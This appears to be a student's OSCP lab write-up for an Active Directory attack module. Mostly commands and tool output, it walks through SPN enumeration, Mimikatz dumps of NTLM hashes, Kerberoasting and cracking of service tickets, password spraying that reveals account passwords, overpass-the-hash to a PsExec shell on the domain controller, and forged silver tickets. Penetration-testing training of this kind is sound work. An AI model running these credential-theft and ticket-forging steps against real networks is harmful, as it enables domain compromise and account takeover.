RestrictedKrbHost/DC01.corp.com
RestrictedKrbHost/DC01
RPC/4b10f1df-77e6-4990-9893-24b3d9be4cc4._msdcs.corp.com
HOST/DC01/corp
HOST/DC01.corp.com/corp
HOST/DC01
HOST/DC01.corp.com
HOST/DC01.corp.com/corp.com
E3514235-4B06-11D1-AB04-00C04FC2DCD2/4b10f1df-77e6-4990-9893-24b3d9be4cc4/corp.com
ldap/DC01/corp
```

☐ Update the script so the result includes the IP address of any servers where a service principal name is registered.

```
16
17  ####Begin Create Filter
18  $Searcher.filter="serviceprincipalname=*"
19  $Result = $Searcher.FindAll()
20  $dnl = @()
21 Foreach($obj in $Result){
22     foreach($prop in $obj.Properties){
23             $spn = $prop.serviceprincipalname
24             $a,$dn = $prop.serviceprincipalname.split('/')
25             $dnl =$dnl + $dn
26         }}
27  $dnl = $dnl | sort-object | get-unique
28 foreach($i in $dnl){
29     nslookup $i}
30
31
32
33
```


```
DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.16.167.5

Name:    dc01.corp.com
Address:  172.16.167.5
Aliases:  CorpWebServer.corp.com

DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.16.167.5

Name:    DC01.corp.com
Address:  172.16.167.5

DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.16.167.5

Name:    DC01.corp.com
Address:  172.16.167.5
```

☐ Use the Get-SPN script638 and rediscover the same service principal names.

```
PS C:\Tools\active_directory> Import-Module .\GetSPN.ps1
PS C:\Tools\active_directory> get-spn -type service -search "*"


Description     :
GroupMembership :
SAMAccount      : DC01$
LastModified    : 6/17/2020 12:36:38 PM
Created         : 8/15/2019 4:44:03 PM
DN              : CN=DC01,OU=Domain Controllers,DC=corp,DC=com
Name            : DC01
PasswordLastSet : 6/17/2020 5:36:38 AM
LastLogon       : 6/17/2020 7:18:21 AM
UserPrincipal   :
SPN Count       : 22
AccountExpires  : <Never>

ServicePrincipalNames (SPN):
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.corp.com
ldap/DC01.corp.com/DomainDnsZones.corp.com
TERMSRV/DC01
TERMSRV/DC01.corp.com
ldap/DC01.corp.com/ForestDnsZones.corp.com
DNS/DC01.corp.com
GC/DC01.corp.com/corp.com
RestrictedKrbHost/DC01.corp.com
RestrictedKrbHost/DC01
```

21.3.3.1 Exercises

☐ Use Mimikatz to dump all password hashes from the student VM.



☐ Log in to the domain controller as the Jeff_Admin account through Remote Desktop and use Mimikatz to dump all password hashes from the server.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1373287 (00000000:0014f467)
Session           : RemoteInteractive from 2
User Name         : jeff_admin
Domain            : corp
Logon Server      : DC01
Logon Time        : 6/17/2020 10:14:46 AM
SID               : S-1-5-21-4038953314-3014849035-1274281563-1104
        msv :
         [00000003] Primary
         * Username : jeff_admin
         * Domain   : corp
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
         * DPAPI    : d9f056fbcdea51fa473f063395fd3559
        tspkg :
        wdigest :
         * Username : jeff_admin
         * Domain   : corp
         * Password : (null)
        kerberos :
         * Username : jeff_admin
         * Domain   : CORP.COM
         * Password : (null)
        ssp :
        credman :
```

21.3.4.1 Exercises

☐ Repeat the manual effort of requesting the service ticket, exporting it, and cracking it by using the tgsrepcrack.py Python script.

```
PS C:\Tools\active_directory> Add-Type -AssemblyName System.IdentityModel ^C
PS C:\Tools\active_directory> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'HTTP/CorpWebServer.corp.com'


Id                 : uuid-436224e5-bac8-4b6f-a72d-38dbf5697a51-1
SecurityKeys       : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom          : 6/17/2020 7:43:58 PM
ValidTo            : 6/18/2020 5:43:58 AM
ServicePrincipalName : HTTP/CorpWebServer.corp.com
SecurityKey        : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey



PS C:\Tools\active_directory> klist

Current LogonId is 0:0x61c99b

Cached Tickets: (2)

#0>     Client: offsec @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 6/17/2020 12:43:58 (local)
        End Time:   6/17/2020 22:43:58 (local)
        Renew Time: 6/24/2020 12:43:58 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01.corp.com
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/17/2020 12:43:58 PM ; 6/17/2020 10:43:58 PM ; 6/24/2020 12:43:58 PM
   Server Name       : krbtgt/CORP.COM @ CORP.COM
   Client Name       : offsec @ CORP.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-offsec@krbtgt~CORP.COM-CORP.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/17/2020 12:43:58 PM ; 6/17/2020 10:43:58 PM ; 6/24/2020 12:43:58 PM
   Server Name       : HTTP/CorpWebServer.corp.com @ CORP.COM
   Client Name       : offsec @ CORP.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a50000-offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/21# python3 /usr/share/kerberoast/tgsrepcrack.py ./wordlist.txt "1-40a50000-offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi"


    USE HASHCAT, IT'S HELLA FASTER!!


Cracking 1 tickets...
found password for ticket 0: Qwerty09!  File: 1-40a50000-offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
Successfully cracked all tickets
```

☐ Perform the same action with any other SPNs in the domain.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/21# python3 /usr/share/kerberoast/tgsrepcrack.py ./wordlist.txt 0-40e10000-administrator\@krbtgt~CORP.COM-CORP.COM.kirbi


    USE HASHCAT, IT'S HELLA FASTER!!


Cracking 1 tickets...
Unable to crack 1 tickets
```

☐ Crack the same service ticket using John the Ripper.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/21# /usr/share/john/kirbi2john.py 1-40a50000-offsec\@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi > 1-kirb.out
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/21# john --wordlist=wordlist.txt 1-kirb.out
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
No password hashes left to crack (see FAQ)
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/21# john --show 1-kirb.out
$krb5tgs$unknown:Qwerty09!

1 password hash cracked, 0 left
```

☐ Use the Invoke-Kerberoast.ps1 script to repeat these exercises.

```
PS C:\Tools\active_directory> get-domainspnticket

cmdlet Get-DomainSPNTicket at command pipeline position 1
Supply values for the following parameters:
SPN[0]: HTTP/CorpWebServer.corp.com
SPN[1]:


TicketByteHexStream  :
Hash                 : $krb5tgs$HTTP/CorpWebServer.corp.com:1571653B99299E4D6442914428396595$E5401D3D14E3873E79874B64F36165090521BB12473E406972
                       5A6D21B8CBB0B63BDD3183A06CC1B6E3F3F8C4AF8DDF59E8AF274F6C0A4D67F1B9E7FCFE5EF4574E0443DEC5554D50D3DE06713392A4830D377999D2
                       F7D3304BD8845DB00D35A7EDE44D1209BD46AC0BE9B65EF2E02C60BF9CECE0D36CCB4F4844D7E36399C5C64EC5CF2B91AB52C61AE46662DD5FA808D1
                       9BE48DD948351EBCAC46813198F874EEB719F7C84931CA978442DCD58A76A24E8194E94464351EB5FACFEBA5A020AF91DABD624892B5C588A2A84D6D
                       6AC11DE6381289F70F40F1E36AFC866B335498548D45826C629F5A4D85912086545BCB57A5F07DAB1B8F5FBD6DDDECCC656BACDBECA8C7280BD9C9BD
                       F1B665D53F0D80D9A5F38E7EEDC0799F6EE26BFE302A62025E3B4525928FA4D3C2C2C9170C5322959B45251E2287EFC9A22E25581B012057E9F0B15A
                       7A12455425F1491C9E98EA1989F96ED830E616772AADDC98759630F71CBD3E9EE0FB89C04186BFA8A8ADBD5551F28EF0BA745A39CC3A9A108DF34197
                       5E18B12C4BFD3CF493EAD408CD043BC239CEA71C0B4CFEDEAAE2713D921B21D5CFF1FB01B1FE330037A2D3A50578B2ABC95B12435CBA8116FCFB89E7
                       A2DD481CA6F6A80B70E7367B400CDDC8D863C73E2A32429BC60E4AA91CA010125FAAA0FE7C8B274478BE1BD4B99FA864B896C0135A3F112EB7B6EA15
                       1FD6ECB02320C8375E1993B1F69C9279975DE9279CD1591412C438FD1ACF74A08550483057DCE0FCB913FD1061F42992BBD7EE0F29E45A66AED56CFF
                       75D79E124B81E74A4C34C9FE387E15984281C0AA5982EA3D8FE80CFFFB8060A97C1A5A721BE1BED33AFDB6B29A52FB79D3A5DC0D3CF796F991E63BE7
                       6B662C4C49011D76BDA90A49DCD515D0E981262C092B079B7BB4235CF48052413DF00F500717F35362F687F15E6F6DBF7EC50CC87381519B54D83F65
                       9B2163108736A65A5D74717F4902120F1384311EF411948C3FA9B0076AB2994E25BC644C43B54A0B6201AB3C7E6B8911E609EE6B70A54F71149D325F
                       B41164FDB0775895444464A9A2D6722325B6FDEBFAEDD03E123D1FC654CF8F0CD38C9BEEE1CE7436D0FCDC8AEC21EAAFA62610F3CD80BBA6058589994
                       4DF0989A62FFB1691E8B787FD362EC365E5326A65B10CC4BC2EE1890F8BA3D5C6FBF8124F2532A64AE0AD511194650A81CC23252C4E6D59DB757313B
                       C014BA54355C959EB611AB5047DF5B5E5B3F6BDB06DD73EAA9BFBFC5DD2303549D00C903E606CAD3AF5778D74F69DF8497E80A4960CFAB366D0FE62F
                       D9455C4F05E0FAFC4E49A0A1041FB23620CCFECFF55FC6099BF78947D0D4001A87AAEDA37C90FC289B2B02D6C51C366ED59E3723C6ABE9DED899A320
                       BA92120121611DE0
SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : HTTP/CorpWebServer.corp.com
```

```
PS C:\Tools\active_directory> invoke-kerberoast


TicketByteHexStream  :
Hash                 : $krb5tgs$HTTP/CorpWebServer.corp.com:1571653B99299E4D6442914428396595$E5401D3D14E3873E79874B64F36165090521BB12473E406972
                       5A6D21B8CBB0B63BDD3183A06CC1B6E3F3F8C4AF8DDF59E8AF274F6C0A4D67F1B9E7FCFE5EF4574E0443DEC5554D50D3DE06713392A4830D377999D2
                       F7D3304BD8845DB00D35A7EDE44D1209BD46AC0BE9B65EF2E02C60BF9CECE0D36CCB4F4844D7E36399C5C64EC5CF2B91AB52C61AE46662DD5FA808D1
                       9BE48DD948351EBCAC46813198F874EEB719F7C84931CA978442DCD58A76A24E8194E94464351EB5FACFEBA5A020AF91DABD624892B5C588A2A84D6D
                       6AC11DE6381289F70F40F1E36AFC866B335498548D45826C629F5A4D85912086545BCB57A5F07DAB1B8F5FBD6DDDECCC656BACDBECA8C7280BD9C9BD
                       F1B665D53F0D80D9A5F38E7EEDC0799F6EE26BFE302A62025E3B4525928FA4D3C2C2C9170C5322959B45251E2287EFC9A22E25581B012057E9F0B15A
                       7A12455425F1491C9E98EA1989F96ED830E616772AADDC98759630F71CBD3E9EE0FB89C04186BFA8A8ADBD5551F28EF0BA745A39CC3A9A108DF34197
                       5E18B12C4BFD3CF493EAD408CD043BC239CEA71C0B4CFEDEAAE2713D921B21D5CFF1FB01B1FE330037A2D3A50578B2ABC95B12435CBA8116FCFB89E7
                       A2DD481CA6F6A80B70E7367B400CDDC8D863C73E2A32429BC60E4AA91CA010125FAAA0FE7C8B274478BE1BD4B99FA864B896C0135A3F112EB7B6EA15
                       1FD6ECB02320C8375E1993B1F69C9279975DE9279CD1591412C438FD1ACF74A08550483057DCE0FCB913FD1061F42992BBD7EE0F29E45A66AED56CFF
                       75D79E124B81E74A4C34C9FE387E15984281C0AA5982EA3D8FE80CFFFB8060A97C1A5A721BE1BED33AFDB6B29A52FB79D3A5DC0D3CF796F991E63BE7
                       6B662C4C49011D76BDA90A49DCD515D0E981262C092B079B7BB4235CF48052413DF00F500717F35362F687F15E6F6DBF7EC50CC87381519B54D83F65
                       9B2163108736A65A5D74717F4902120F1384311EF411948C3FA9B0076AB2994E25BC644C43B54A0B6201AB3C7E6B8911E609EE6B70A54F71149D325F
                       B41164FDB077589544464A9A2D6722325B6FDEBFAEDD03E123D1FC654CF8F0CD38C9BEEE1CE7436D0FCDC8AEC21EAAFA62610F3CD80BBA6058589994
                       4DF0989A62FFB1691E8B787FD362EC365E5326A65B10CC4BC2EE1890F8BA3D5C6FBF8124F2532A64AE0AD511194650A81CC23252C4E6D59DB757313B
                       C014BA54355C959EB611AB5047DF5B5E5B3F6BDB06DD73EAA9BFBFC5DD2303549D00C903E606CAD3AF5778D74F69DF8497E80A4960CFAB366D0FE62F
                       D9455C4F05E0FAFC4E49A0A1041FB23620CCFECFF55FC6099BF78947D0D4001A87AAEDA37C90FC289B2B02D6C51C366ED59E3723C6ABE9DED899A320
                       BA92120121611DE0
SamAccountName       : iis_service
DistinguishedName    : CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com
ServicePrincipalName : HTTP/CorpWebServer.corp.com
```

21.3.5.1 Exercises

☐ Use the PowerShell script in this module to guess the password of the jeff_admin user.

```
1   ####Begin Create Ldap Provider Path
2   $DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
3   $PDC = ($DomainObj.PdcRoleOwner).Name
4   $SearchString = "LDAP://"
5   $SearchString += $PDC + "/"
6   $DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
7   $SearchString += $DistinguishedName
8   $SearchString
9   ####Finish Create Ldap Provider Path
10
11  ####Begin Password Guessing
12  New-Object System.DirectoryServices.DirectoryEntry($SearchString, "jeff_admin", "lab")
13  ####Finish Password Guessing
14
15  ####Begin Create Directory Searcher Object
16  #$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
17  #$objDomain = New-Object System.DirectoryServices.DirectoryEntry
18  #$Searcher.SearchRoot = $objDomain
19  ####Finish Create Directory Searcher Object
20
21  ####Begin Create Filter
22  #$Searcher.filter="(objectClass=Group)"
23  #$Result = $Searcher.FindAll()
24  #Foreach($obj in $Result){
25  #    Foreach($prop in $obj.Properties){
26
27
```

```
PS C:\Users\offsec\Desktop> C:\Users\offsec\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com


distinguishedName : {DC=corp,DC=com}
Path              : LDAP://DC01.corp.com/DC=corp,DC=com
```

☐ Use the Spray-Passwords.ps1 tool to perform a lookup brute force attack of all users in the domain from a password list.

```
C:\Tools\active_directory>powershell .\Spray-Passwords.ps1 -File .\passwords.txt -admin
WARNING: also targeting admin accounts.
Performing brute force - press [q] to stop the process and print results...
Guessed password for user: 'adam' = 'Qwerty09!'
Guessed password for user: 'iis_service' = 'Qwerty09!'
Guessed password for user: 'sql_service' = 'Qwerty09!'
Guessed password for user: 'Administrator' = 'lab'
Guessed password for user: 'offsec' = 'lab'
Guessed password for user: 'jeff_admin' = 'lab'
Users guessed are:
 'adam' with password: 'Qwerty09!'
 'iis_service' with password: 'Qwerty09!'
 'sql_service' with password: 'Qwerty09!'
 'Administrator' with password: 'lab'
 'offsec' with password: 'lab'
 'jeff_admin' with password: 'lab'
```

21.4.2.1 Exercise

☐ Execute the overpass the hash attack above and gain an interactive command prompt on the domain controller. Make sure to reboot the Windows 10 client before starting the exercise to clear any cached Kerberos tickets.

```
C:\Tools\active_directory>mimikatz.exe

  .#####.   mimikatz 2.1.1 (x86) built on Mar 25 2018 21:00:57
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 631948 (00000000:0009a48c)
Session           : Interactive from 0
User Name         : jeff_admin
Domain            : corp
Logon Server      : DC01
Logon Time        : 6/18/2020 6:31:39 AM
SID               : S-1-5-21-4038953314-3014849035-1274281563-1104
        msv :
         [00000003] Primary
         * Username : jeff_admin
         * Domain   : corp
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
         * DPAPI    : d9f056fbcdea51fa473f063395fd3559
        tspkg :
```

```
mimikatz # sekurlsa::pth /user:jeff_admin /domain:corp.com /ntlm:2892d26cdf84d7a70e2eb3b9f05c425e /run:powershell.exe
user    : jeff_admin
domain  : corp.com
program : powershell.exe
impers. : no
NTLM    : 2892d26cdf84d7a70e2eb3b9f05c425e
  |  PID  2748
  |  TID  4776
  |  LSA Process is now R/W
  |  LUID 0 ; 893083 (00000000:000da09b)
  \_ msv1_0   - data copy @ 04177444 : OK !
  \_ kerberos - data copy @ 041777D8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> _
```

```
PS C:\Windows\system32> net use \\dc01
The command completed successfully.

PS C:\Windows\system32> klist

Current LogonId is 0:0xda09b

Cached Tickets: (3)

#0>     Client: jeff_admin @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renew
ze
        Start Time: 6/18/2020 6:39:20 (local)
        End Time:   6/18/2020 16:39:20 (local)
        Renew Time: 6/25/2020 6:39:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01.corp.com
```

```
PS C:\Windows\system32> cd C:\Tools\active_directory\
PS C:\Tools\active_directory> .\PsExec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.167.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.167.254

Tunnel adapter isatap.{8B1CC296-E680-469F-9067-4463B8DE5B9F}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>_
```

21.4.3.1 Exercises

☐ Create and inject a silver ticket for the iis_service account.

```
mimikatz # kerberos::golden /user:offsec /domain:corp.com /sid:S-1-5-21-4038953314-3014849035-1274281563 /target:CorpWebServer.corp.com /service:HTTP /rc4:E2B475C11DA2A0748290D87AA966C327 /ptt
User      : offsec
Domain    : corp.com (CORP)
SID       : S-1-5-21-4038953314-3014849035-1274281563
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e2b475c11da2a0748290d87aa966c327 - rc4_hmac_nt
Service   : HTTP
Target    : CorpWebServer.corp.com
Lifetime  : 6/18/2020 7:22:48 AM ; 6/16/2030 7:22:48 AM ; 6/16/2030 7:22:48 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'offsec @ corp.com' successfully submitted for current session
```

```
mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/18/2020 7:22:48 AM ; 6/16/2030 7:22:48 AM ; 6/16/2030 7:22:48 AM
   Server Name       : HTTP/CorpWebServer.corp.com @ corp.com
   Client Name       : offsec @ corp.com
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```

☐ How can creating a silver ticket with group membership in the Domain Admins group for a SQL service provide a way to gain arbitrary code execution on the associated server?


Without being a member of the domain admins group you are likely not going to be able to access the Sql server, which can allow you code execution directly. In addition, depending on where the AD table is stored, you may be able to add a user to the table, which could allow you to psexec in directly to the associated server.
☐ Create a silver ticket for the SQL service account.

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::golden /user:offsec /domain:corp.com /sid:S-1-5-21-4038953314-3014849035-1274281563 /target:CorpsqlServer.corp.com /service:MySql /rc4:E2B475C11DA2A0748290D87AA966C327 /ptt
User      : offsec
Domain    : corp.com (CORP)
SID       : S-1-5-21-4038953314-3014849035-1274281563
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e2b475c11da2a0748290d87aa966c327 - rc4_hmac_nt
Service   : MySql
Target    : CorpsqlServer.corp.com
Lifetime  : 6/18/2020 7:41:44 AM ; 6/16/2030 7:41:44 AM ; 6/16/2030 7:41:44 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'offsec @ corp.com' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/18/2020 7:41:44 AM ; 6/16/2030 7:41:44 AM ; 6/16/2030 7:41:44 AM
   Server Name       : MySql/CorpsqlServer.corp.com @ corp.com
   Client Name       : offsec @ corp.com
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```


21.4.4.1 Exercises

